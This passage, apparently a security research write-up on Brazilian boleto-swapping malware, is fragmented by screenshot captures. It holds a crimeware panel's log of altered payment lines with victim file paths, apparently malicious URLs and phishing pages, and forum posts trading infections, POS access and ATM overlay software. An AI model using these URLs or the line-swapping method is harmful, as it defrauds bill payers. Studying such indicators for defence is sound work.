
```
{"number":"03394.64208 00000.640946 23010.26 4 00000000009684","barcode":"\r\n ","text":"Santander"}
```



www.sumaster.com.ua/foto/LETO/A/boleto.php?LETO

```
[03399.61807 76000.000000 50009.701017 5 60930000000000]
```


The Control Panel



0	DATA	HORA	LINHA ORIGINAL	LINHA ALTERADA	VALOR	BOLETO
1	02/07/2014	17:52:44	23790.12301 60000.000053 25000.456704 2 61120000013580	39991.79199 18773.513025 01091.310019 3 61120000013580	135,80	file://C:\Documents and Settings\Administrador\Desktop\Boleto Bancário.htm
2	03/07/2014	02:51:08	34191.09008 32493.177391 00893.370007 2 55430000100590	39991.79199 18773.513025 01091.310019 6 55430000100590	1005,90	C:\Users\Luzinete\Desktop\nova word\Jose Santos Amorin Neto.htm
3	03/07/2014	02:51:12	39992.64835 42000.001042 34658.135222 8 53330000006800	39991.79199 18773.513025 01091.310019 8 53330000006800	68,00	C:\Users\Luzinete\AppData\Local\Temp\Low\9VYQT18Z.htm
4	03/07/2014	15:31:09	10490.02056 02408.700009 01105.182503 9 46280000010590	39991.79199 18773.513025 01091.310019 6 46280000010590	105,90	C:\Users\Usuario\Desktop\computador_glaucia\DAYANE\PAC\comprovante sky.htm
5	03/07/2014	15:31:09	40995.22668 57100.000074 72463.965375 5 46270000000000	39991.79199 18773.513025 01091.310019 2 46270000000000	,	C:\Users\Usuario\Desktop\computador_glaucia\DAYANE\PAC\comprovante.htm
6	03/07/2014	15:31:36	62390.00117 21000.000204 01966.205807 5 59160000130952	39991.79199 18773.513025 01091.310019 5 59160000130952	1309,52	C:\Users\Usuario\Downloads\Para_imprimir (1).html
7	03/07/2014	15:31:37	62390.00117 21000.000204 01983.348598 1 59660000139555	39991.79199 18773.513025 01091.310019 9 59660000139555	1395,55	C:\Users\Usuario\Downloads\Para_imprimir.html
8	03/07/2014	15:31:38	34191.75009 03150.522930 80453.960009 3 58860000051168	39991.79199 18773.513025 01091.310019 9 58860000051168	511,68	C:\Users\Usuario\AppData\Local\Temp\D59H586D.htm
9	03/07/2014	15:31:38	34191.75009 10932.032930 80453.960009 5 59640000049931	39991.79199 18773.513025 01091.310019 9 59640000049931	499,31	C:\Users\Usuario\AppData\Local\Temp\GXWZK5RQ.htm
10	03/07/2014	15:43:28	00190.00009 02516.753007 01450.435183 1 58930000001269	39991.79199 18773.513025 01091.310019 1 58930000001269	12,69	C:\Users\Diogo\Desktop\Nova pasta\boleto_bb.php.htm
11	04/07/2014	10:48:14	34191.81973 80162.610309 25034.040003 1 61140000040124	39991.79199 18773.513025 01091.310019 1 61140000040124	401,24	https://bankline.itau.com.br/GRIPNET/BKLCom.dll
12	04/07/2014	10:50:20	34191.81973 80185.592930 80459.090009 7 61140000071187	39991.79199 18773.513025 01091.310019 6 61140000071187	711,87	https://bankline.itau.com.br/GRIPNET/BKLCom.dll
13	04/07/2014	22:25:52	03399.10580 53300.000071 37025.301013 1 61170000032697	39991.79199 18773.513025 01091.310019 6 61170000032697	326,97	https://wwws3.hsbc.com.br/HOB-PGTIT/servlets/PgCCTitServlet?ServletState=130
14	05/07/2014	17:25:05	34191.98076 68482.236095 01802.385508 5 60230000122692	39991.79199 18773.513025 01091.310019 8 60230000122692	1226,92	C:\Users\Nilda\Downloads\Para_imprimir.html
15	05/07/2014	17:25:06	34191.98100 14533.275021 51102.385708 1 60820000073337	39991.79199 18773.513025 01091.310019 1 60820000073337	733,37	C:\Users\Nilda\Downloads\Para_imprimir (1).html

This is what you’ve heard from the RSA history, but there is more, much more…

The migration



[redacted]
21 hrs ·

SO PROS ENTENDIDOS .

Pronta para uso.
vem que tem.

http://prntscr.com/3zzfnn

See Translation

	LINHA [redacted]	VALOR	
61120000013580	39991.79199 18773.513025 01091.310019 3 61120000013580	135,80	file://C:\Docum
55430000100590	39991.79199 18773.513025 01091.310019 6 55430000100590	1005,90	C:\Users\Luzin
53330000006800	39991.79199 18773.513025 01091.310019 8 53330000006800	68,00	C:\Users\Luzin
46280000010590	39991.79199 18773.513025 01091.310019 6 46280000010590	105,90	C:\Users\Usuar
46270000000000	39991.79199 18773.513025 01091.310019 2 46270000000000	,	C:\Users\Usuar
59160000130952	39991.79199 18773.513025 01091.310019 5 59160000130952	1309,52	C:\Users\Usuar
59660000139555	39991.79199 18773.513025 01091.310019 9 59660000139555	1395,55	C:\Users\Usuar
58860000051168	39991.79199 18773.513025 01091.310019 9 58860000051168	511,68	C:\Users\Usuar
59640000049931	39991.79199 18773.513025 01091.310019 9 59640000049931	499,31	C:\Users\Usuar
58930000001269	39991.79199 18773.513025 01091.310019 1 58930000001269	12,69	C:\Users\Diogo
61140000040124	39991.79199 18773.513025 01091.310019 1 61140000040124	401,24	https://bankline
61140000071187	39991.79199 18773.513025 01091.310019 6 61140000071187	711,87	https://bankline
61170000032697	39991.79199 18773.513025 01091.310019 6 61170000032697	326,97	https://www3.h
60230000122692	39991.79199 18773.513025 01091.310019 8 60230000122692	1226,92	C:\Users\Nilda\
60820000073337	39991.79199 18773.513025 01091.310019 1 60820000073337	733,37	C:\Users\Nilda\

Screenshot
Captured with Lightshot
PRNTSCR.COM

Like · Comment · Share

Geaze Martis likes this.


[redacted] kl boleto ;]
17 hours ago · Like

Most of the Brazilian criminals who use Trojan bankers to steal money are migrating their attacks to target boletos, using the same infrastructure. It’s more protifable.

Cheap Crimeware kits available on Facebook, costing only $250.00

They are fast adopting new techniques. Forget about that old and big Delphi trojan bankers - they evolved.

The migration



http://www.sysboleto.com.br//ClientesForms/Josue/index.php

Painel de controle de Infos ...

PAINEL ADMINISTRATIVO.


Login:

Senha:

LOGAR NO PAINEL

Painel de Infos 1.2.A By Iron Mask, 2012

Brazilians and Eastern European, the cooperation



Наши контакты :
artem6508@gmail.com

DEER.IO - Создай свой магазин аккаунтов

Реклама на форуме

Buying BR loads - paying well

14.02.2014, 20:56

..[redacted]

XekSec

Сообщений: n/a

Buying BR loads - paying well


I am buying BR loads - paying well. 1k minimum.

If all ok, will buy always.

BitCoin.

ICQ: 661299300
jabber: [redacted]@zauris.ru
Jabber: [redacted]@brauchen.info

Brazilians and Eastern European, the cooperation



02-13-2014, 05:54 AM #3

acmpassagens
Junior Member

acmpassagens is offline

Join Date: Jan 2014


Posts: 10

MUSD: 0.00 [Transfer]

Jabber: N/A

Reputation: 0 [+/-]

Спокойной ночи. Я аналитик платежные терминалы, имеют удаленный доступ ко всем терминалам АЗС, супермаркеты и другие магазины, у меня есть доступ к более чем 400 POS, у меня возникают проблемы с установкой vskimmer кто хочет партнерства будут приветствоваться. Я бразилец. [redacted] мою электронную почту или скайп acmpassagens




Home / Digital Goods / Software / ATM Overlay program - Brazilian edition

ATM Overlay program - Brazilian edition

Seller: Doisti74 (100.0%) Sophomore


BTC 0.8620

Brazilians and Eastern European, the cooperation



bagacaveia.ru/novo3.php

```
{"number":"03397.84407 00000.549659 19010.24 4 00000000009669","barcode":"
```



http://regenere.gixx.ru/1/

Boletos

- Atualizador de Boletos ›
- 2ª via de boleto ›
- Cobrança E-mail
- Solicitado via Central de Renegociação
- Oferta de renegociação recebida via e-mail/SMS


Atualizador de Boletos

Para atualizar um boleto com data de vencimento e o valor de pagamento para o dia de hoje, dig representação numérica do código de barras conforme as figuras abaixo.

Importante: serão incluidos neste novo boleto os valores dos juros e multas incidentes por atraso, houver.

Linha digitável do Título:

Brazilians and Eastern European, the cooperation

